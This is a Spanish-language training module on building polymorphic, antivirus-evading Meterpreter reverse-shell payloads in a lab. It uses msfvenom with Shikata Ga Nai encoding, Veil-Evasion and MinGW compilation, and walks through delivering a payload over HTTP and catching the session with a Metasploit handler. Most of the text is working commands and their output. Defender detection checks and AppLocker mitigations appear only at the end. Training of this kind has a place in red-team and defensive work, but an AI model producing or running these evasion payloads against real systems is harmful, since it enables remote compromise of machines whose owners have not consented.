M4 - P2 - Generación de payloads polimórficos con *msfvenom* y *crypters*

Objetivo: Aprender a generar payloads polimórficos —es decir, **variantes únicas y cifradas de malware**— que evadan la detección antivirus tradicional, usando herramientas como `msfvenom`, `shellter`, `Veil`, y técnicas de encoding y cifrado.

1. Entorno virtualizado recomendado

Máquina atacante (Kali Linux 2025.2)

- Herramientas: `Msfvenom, Veil , shellter, nasm, mingw-w64`

```
sudo apt install -y metasploit-framework veil-evasion shellter nasm mingw-w64
```

Máquina víctima (Windows 10)

- Defender activo si se desea comprobar evasión
- IP: `10.0.0.134`

2. Generación de payload básico con msfvenom

A) Reverse shell en Windows sin cifrar

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.0.130 LPORT=4444 -f exe -o shell.exe
```

Esta línea genera un ejecutable Windows con un *reverse shell* Meterpreter (conexión inversa a `10.0.0.130:4444`).

Suele ser detectado con facilidad por antivirus (AV) y soluciones EDR**.**

Por qué se detecta con facilidad

- Los payloads por defecto de Metasploit (msfvenom) incluyen patrones estáticos (cabeceras, shellcode, strings, estructuras PE) conocidos por los motores AV; por eso muchas firmas ya los reconocen.
- Los AV/EDR usan varias técnicas complementarias: **detección por firma estática**, **heurística/empírica** (p. ej. empaquetados inusuales, uso de funciones API para inyección/ejecución), y **detección conductual** (procesos que abren sockets remotos, ejecución anómala, persistencia). Estudios y revisiones recientes lo documentan.

- Además, los canales de *reverse shell* encajan en las técnicas catalogadas de *Command & Control* y *Command/Script Execution* en MITRE ATT&CK (T1071, T1059), por lo que los detecciones basadas en telemetría y reglas las buscan explícitamente.

Qué detectan los motores AV y sistemas EDR

- **Estática**: cadenas concretas, hashes, headers PE.
- **Dinámica / conductual**: proceso que abre conexión saliente a puertos inusuales, creación de procesos hijos con cmd/powershell, inyección en otros procesos.
- **Reglas personalizadas**: IDS/WAF/SIEM pueden detectar patrones de C2 o comportamiento (YARA para ficheros/memory, Sigma para logs).

3. Técnicas de polimorfismo y evasión

A) Codificación con `shikata_ga_nai` (encoder polimórfico)

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.0.130 LPORT=4444 -e
x86/shikata_ga_nai -i 5 -f exe -o shell_encoded.exe
```

- Genera con **msfvenom** un *payload* Meterpreter para Windows que intenta conectar de vuelta (reverse TCP) a `10.0.0.130:4444`.
- `-e x86/shikata_ga_nai` aplica el **encoder polimórfico** *Shikata Ga Nai* al shellcode. Este encoder transforma y "reordena" el código y añade una rutina de decodificación delante del payload para que el binario resultante sea diferente en cada ejecución del encoder.
- `-i 5` indica **5 iteraciones** del encoder: el shellcode se codifica cinco veces (cada iteración añade otra capa de codificación/decodificación). Esto aumenta la variabilidad del resultado binario.
- `-f exe -o shell_encoded.exe` produce un fichero PE ejecutable Windows llamado `shell_encoded.exe`.

En resumen, crea un `.exe` que contiene shellcode codificado polimórficamente (Shikata Ga Nai), codificado 5 veces, que al ejecutarse descodificará y ejecutará el payload Meterpreter.

¿Qué consigue y qué no consigue esa técnica?

- El encoder introduce **variabilidad** en el shellcode (instrucciones reordenadas, registro aleatorio, "junk code", clave XOR dinámica, etc.), por lo que cada muestra binaria puede diferir a nivel byte a byte. Esto buscaba en su momento evadir detecciones basadas únicamente en firmas estáticas.
- No garantiza evasión frente a AV/EDR modernos. Las soluciones actuales combinan análisis estático avanzado, heurísticas, análisis dinámico (sandboxing), detección conductual en tiempo de ejecución y telemetría, y pueden detectar el comportamiento (conexiones salientes, técnicas de inyección, API usadas) o la rutina de decodificación misma. Además, muchos motores ya están entrenados para reconocer patrones de Shikata y sus decodificadores. En la práctica, la codificación polimórfica puede elevar la tasa de falsos negativos frente a firmas simples, pero **no es una panacea.**

```
┌──(kali㉿kali)-[~]
└─$ sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.0.130 LPORT=4444 -f exe -o shell.exe

[sudo] password for kali:
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: shell.exe

┌──(kali㉿kali)-[~]
└─$
```

Codificación avanzada con **bad characters**

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.0.130 LPORT=4444 -e x86/shikata_ga_nai -i 7 -b "\x00\xff" -f exe -o shell_encoded_adv.exe
```

- `-b "\x00\xff"` - excluir (bad characters) los bytes 0x00 y 0xFF del shellcode final. msfvenom evita que esos bytes aparezcan en el payload codificado. Esto es útil cuando ciertas aplicaciones o vectores de inyección truncan en \x00 (null terminator) o tratan 0xFF de forma problemática.

¿Por qué usar -b (bad chars) — motivación técnica?

- `\x00` (null): en muchas APIs/funciones C y en algunos canales de inyección, `\x00` actúa como terminador de cadena y truncaría el shellcode. Por eso se evita.
- `\xFF`: puede causar problemas en ciertos decodificadores, o puede ser interpretado por algunos parsers/protocolos de forma especial; por eso a veces se excluye. La lista de "badchars" se elige en función del contexto (cómo se inyecta el shellcode o qué filtros hay).

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.0.130 LPORT=4444 -e x86/shikata_ga_nai -i 7 -
b "\x00\xff" -f exe -o shell_encoded_adv.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 7 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai succeeded with size 516 (iteration=5)
x86/shikata_ga_nai succeeded with size 543 (iteration=6)
x86/shikata_ga_nai chosen with final size 543
Payload size: 543 bytes
Final size of exe file: 73802 bytes
Saved as: shell_encoded_adv.exe

┌──(kali㉿kali)-[~]
└─$
```

Payloads Alternativos para Evasión

Payload en formato PowerShell

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.0.130 LPORT=4444 -f psh -o shell.ps1
```

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.0.130 LPORT=4444 -f psh -o shell.ps1
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of psh file: 2464 bytes
Saved as: shell.ps1

┌──(kali㉿kali)-[~]
└─$
```

Payload como servicio de Windows

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.0.130 LPORT=4444 -f exe-service -o shell_service.exe
```

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.0.130 LPORT=4444 -f exe-service -o shell_service.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe-service file: 15872 bytes
Saved as: shell_service.exe

┌──(kali㉿kali)-[~]
└─$
```

Payload DLL para inyección

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.0.130 LPORT=4444 -f dll -o shell.dll
```

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.0.130 LPORT=4444 -f dll -o shell.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of dll file: 9216 bytes
Saved as: shell.dll

┌──(kali㉿kali)-[~]
└─$
```

B) Uso de `veil` para cifrado t empaquetado en PowerShell

Veil es un conjunto de herramientas de código abierto diseñado originalmente para ayudar a pentesters/red-teamers a generar *payloads* que intenten evitar la detección por antivirus/EDR. Incluye componentes históricos como **Veil-Evasion** (generación de ejecutables y stagers) y módulos para PowerShell; la versión moderna (Veil 3 / Veil framework) unifica funcionalidades y sigue mantenida en GitHub.

¿Qué hace Veil con PowerShell?

A alto nivel, las funcionalidades relacionadas con PowerShell incluyen:

- Generar **stagers** o one-liners de PowerShell que cargan código (p. ej. payloads Metasploit) en memoria en tiempo de ejecución.
- **Ofuscar / transformar** scripts PowerShell para dificultar la detección estática (cambio de cadenas, reordenación, encoders, wrappers que usan `EncodedCommand` u otras técnicas).
- Empaquetar payloads en distintos "artefactos" (PE, scripts, loaders) para entrega en escenarios de prueba.
  Estas transformaciones buscan cambiar la apariencia del payload en disco y su modo de ejecución para evitar firmas simples, pero no garantizan evasión frente a defensas modernas.

Por qué PowerShell es frecuentemente usado

PowerShell es potente y está presente por defecto en Windows; permite ejecutar código en memoria, manipular .NET, realizar redes, y por tanto es un vector frecuente para stagers y ataques basados en scripts. Técnicas como `-EncodedCommand` y ofuscación han sido ampliamente analizadas por la industria.

Limitaciones y realidad actual


- Las soluciones AV/EDR modernas no se basan solo en firmas estáticas: usan heurística, sandboxing, análisis dinámico y telemetría de comportamiento. Por tanto, ofuscación u "empaquetado" puede reducir detecciones por firmas simples pero **no** garantiza evasión.

Para Instalar en Kali Linux:

```
sudo apt install veil
```

Para ejecutar Veil:

```
cd /usr/share/veil/
sudo ./Veil.py
```



Generar payload PowerShell + cifrado

Para generar el payload cifrado con la opción `powershell/meterpreter/rev_tcp`), y compilar a `.exe`.

Dentro de la interfaz seleccionar:

0. Use *1*
1. Listar payloads: *list*
2. Seleccionar: *use 28 (Python/tmeterpreter/rev_tcp)*

```
14)     go/meterpreter/rev_http.py
15)     go/meterpreter/rev_https.py
16)     go/meterpreter/rev_tcp.py
17)     go/shellcode_inject/virtual.py

18)     lua/shellcode_inject/flat.py

19)     perl/shellcode_inject/flat.py

20)     powershell/meterpreter/rev_http.py
21)     powershell/meterpreter/rev_https.py
22)     powershell/meterpreter/rev_tcp.py
23)     powershell/shellcode_inject/psexec_virtual.py
24)     powershell/shellcode_inject/virtual.py

25)     python/meterpreter/bind_tcp.py
26)     python/meterpreter/rev_http.py
27)     python/meterpreter/rev_https.py
28)     python/meterpreter/rev_tcp.py
29)     python/shellcode_inject/aes_encrypt.py
30)     python/shellcode_inject/arc_encrypt.py
31)     python/shellcode_inject/base64_substitution.py
32)     python/shellcode_inject/des_encrypt.py
33)     python/shellcode_inject/flat.py
34)     python/shellcode_inject/letter_substitution.py
35)     python/shellcode_inject/pidinject.py
36)     python/shellcode_inject/stallion.py
```

3. Configurar: *set LHOST 10.0.0.130*
4. *Set LPORT 4444*
5. Generar: *generate*
6. Nombrar: *shell_veil*
7Seleccionar *Py2Exe*

```
 [?] How would you like to create your payload executable?

     1 - PyInstaller (default)
     2 - Py2Exe

 [>] Please enter the number of your choice: 2
═══════════════════════════════════════════════════════════════
                          Veil-Evasion
═══════════════════════════════════════════════════════════════
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
═══════════════════════════════════════════════════════════════

 [*] Language: python
 [*] Payload Module: python/meterpreter/rev_tcp

py2exe files 'setup.py' and 'runme.bat' written to:
/var/lib/veil/output/source/

 [*] Metasploit Resource file written to: /var/lib/veil/output/handlers/shell_veil1.rc

Hit enter to continue ...
```

Esta es la salida de **Veil-Evasion**, mostrando que se generó exitosamente un payload de Meterpreter reverse TCP basado en Python:

Lenguaje: `python`

El payload está escrito en Python.

Módulo de Payload: `python/meterpreter/rev_tcp`

Un stager de Meterpreter reverse TCP que se conecta de vuelta al atacante.

Archivos py2exe: `setup.py` y `runme.bat`

Estos archivos se usan para compilar el script Python en un ejecutable de Windows.

Ubicación: `/var/lib/veil/output/source/`

Archivo de Recursos de Metasploit: `shell_veil1.rc`

Genera automáticamente un script handler para Metasploit que recibirá la conexión.

Ubicación: `/var/lib/veil/output/handlers/shell_veil1.rc`

C) Prueba del payload

Compilar el Payload en Windows:

Copiar los archivos generados (setup.py, el payload Python y runme.bat) a una máquina Windows con Python y py2exe instalados.

Ejecutar *runme.bat* para compilar el script Python en un ejecutable (.exe).

Iniciar el Handler de Metasploit:

En Metasploit, ejecutar el archivo de recursos para iniciar el listener en la máquina Kali:

```
msfconsole -r /var/lib/veil/output/handlers/shell_veil1.rc
```

Ejecutar el Payload:

Ejecutar el archivo .exe generado en la máquina objetivo, con lo que el objetivo se conectará de vuelta (*reverse*) a tu listener de Metasploit en Kali.

Notas Importantes:

- Asegurarse de que LHOST y LPORT en el handler de Metasploit coincidan con la configuración del payload.
- Probar el payload en un entorno controlado para evitar detección por software antivirus.

d) Técnicas Adicionales

Compilación manual con **mingw**, lo que puede permitit mayor evasión

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.0.130 LPORT=4444 -f c -o shell.c
```

> Con `msfvenom` se genera un *payload* (en este caso Meterpreter reverse_tcp) y se **exporta en formato C** (`-f c`), es decir, el shellcode se integra en un fichero fuente C (`shell.c`) como un array de bytes o una cadena. `msfvenom` es la herramienta de Metasploit para crear y codificar payloads.

```
x86_64-w64-mingw32-gcc shell.c -o shell_custom.exe -s
```

> Usando un compilador cruzado MinGW-w64 (`x86_64-w64-mingw32-gcc`) se **compila el C a un ejecutable Windows PE** (`shell_custom.exe`). `-s` típicamente intenta **strip** el binario (quitar símbolos) para reducir metadatos. MinGW-w64 es una cadena de herramientas común para compilar binarios Windows desde Linux/Unix.

A nivel conceptual, la idea es: generar shellcode en C, compilar con un compilador distinto del proceso estándar de Metasploit, producir un ejecutable "personalizado" cuya firma binaria difiera del ejecutable generado por msfvenom por defecto. Algunos lo usan con la intención de cambiar la huella estática y, potencialmente, afectar la detección por antivirus. Sin embargo, esto **no garantiza** evasión.

4. Alternativa a la explotación y validación de la shell

Servir el payload

En Kali, si disponemos del .exe, activamos el servidor local desde el directorio donde esté el fichero, es decir, pone un fichero disponible por HTTP desde un equipo que actúa como servidor. Conceptualmente es "entregar" el artefacto al objetivo:

```
python3 -m http.server 8080
```

En Windows a través de PowerShell este cmdlet descarga el contenido de la URL indicada y lo guarda en un fichero local llamado shell.exe. Es la forma típica en PowerShell de «bajar un archivo por HTTP» y escribirlo en disco.

```
Invoke-WebRequest -Uri http://10.0.0.130:8080/shell_encoded.exe -OutFile shell.exe
```

Conexión con Metasploit

Ejecutamos en Kali, Metasploit, y configuramos el *listener* para poner a la escucha en LHOST y LPORT

```
msfconsole
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 10.0.0.130
```

```
set LPORT 4444
run
```

En Windows se ejecuta el fichero shell.exe que hay en el directorio actual. En PowerShell, .\ejecutable lanza un ejecutable nativo como un proceso hijo (igual que en cmd.exe o en una terminal). El shell no «interpreta» el .exe: lo lanza como programa independiente.

```
.\shell.exe
```

Si el payload se ejecuta sin ser detectado y se abre una sesión en la máquina de Kali, la evasión ha sido exitosa.

5. Mitigaciones reales

- AV/EDR con sandbox y comportamiento dinámico
- Monitorización de PowerShell y binarios firmados
- Política de ejecución restringida (`Applocker`, `Defender Application Control`)
- Evitar usuarios locales con privilegios administrativos

5.1. Detección en Windows para pruebas

- Muestra las detecciones activas y pasadas que Windows Defender ha registrado en el equipo. Útil para comprobar si Defender ya identificó una muestra o un comportamiento malicioso.

```
Get-MpThreatDetection | Format-Table
```

- Lista los procesos en ejecución y filtra por nombres que contienen “shell”. Es una comprobación rápida para encontrar procesos sospechosos (p. ej. shell.exe, powershell.exe con patrones extraños). Para filtrados más finos se usan -match/regex o comparar PIDs/paths.

```
Get-Process | Where-Object {$_.ProcessName -like "*shell*"}
```

- Muestra conexiones y puertos activos y filtra las líneas que contienen 4444. Sirve para identificar si hay sockets abiertos/established hacia el puerto de callback típico (por ejemplo, un reverse shell) en la máquina local. En Windows se suele usar netstat -ano para ver también el PID asociado.

```
netstat -an | findstr "4444"
```

5.2. Mitigaciones Efectivas

- Obtiene la política AppLocker efectiva y prueba si el archivo indicado estaría bloqueado por la política. AppLocker permite restringir qué binarios/scripts pueden ejecutarse según reglas (editor, hash, ruta, publisher). Es una mitigación de control de ejecución útil en entornos gestionados

```
Get-AppLockerPolicy -Effective | Test-AppLockerPolicy -Path
"C:\temp\shell.exe"
```

- Cambia la política de ejecución de PowerShell a Restricted (no permite ejecutar scripts). Es una medida de contención que limita la ejecución de scripts desde PowerShell; ten en cuenta que las políticas pueden ser sobreescritas por políticas de grupo y no sustituyen controles más robustos (AppLocker, WDAC). Usa Get-ExecutionPolicy -List para ver el alcance.

```
Set-ExecutionPolicy -ExecutionPolicy Restricted -Force
```

- Consulta el registro de eventos (Event Log) filtrando por el ID 4688 (proceso creado). Es una consulta eficiente para la caza de amenazas: permite ver qué procesos se han creado (comando invocado, account, timestamp) y es clave en workflows de threat hunting.

```
Get-WinEvent -FilterHashtable @{LogName='Security'; ID=4688}
```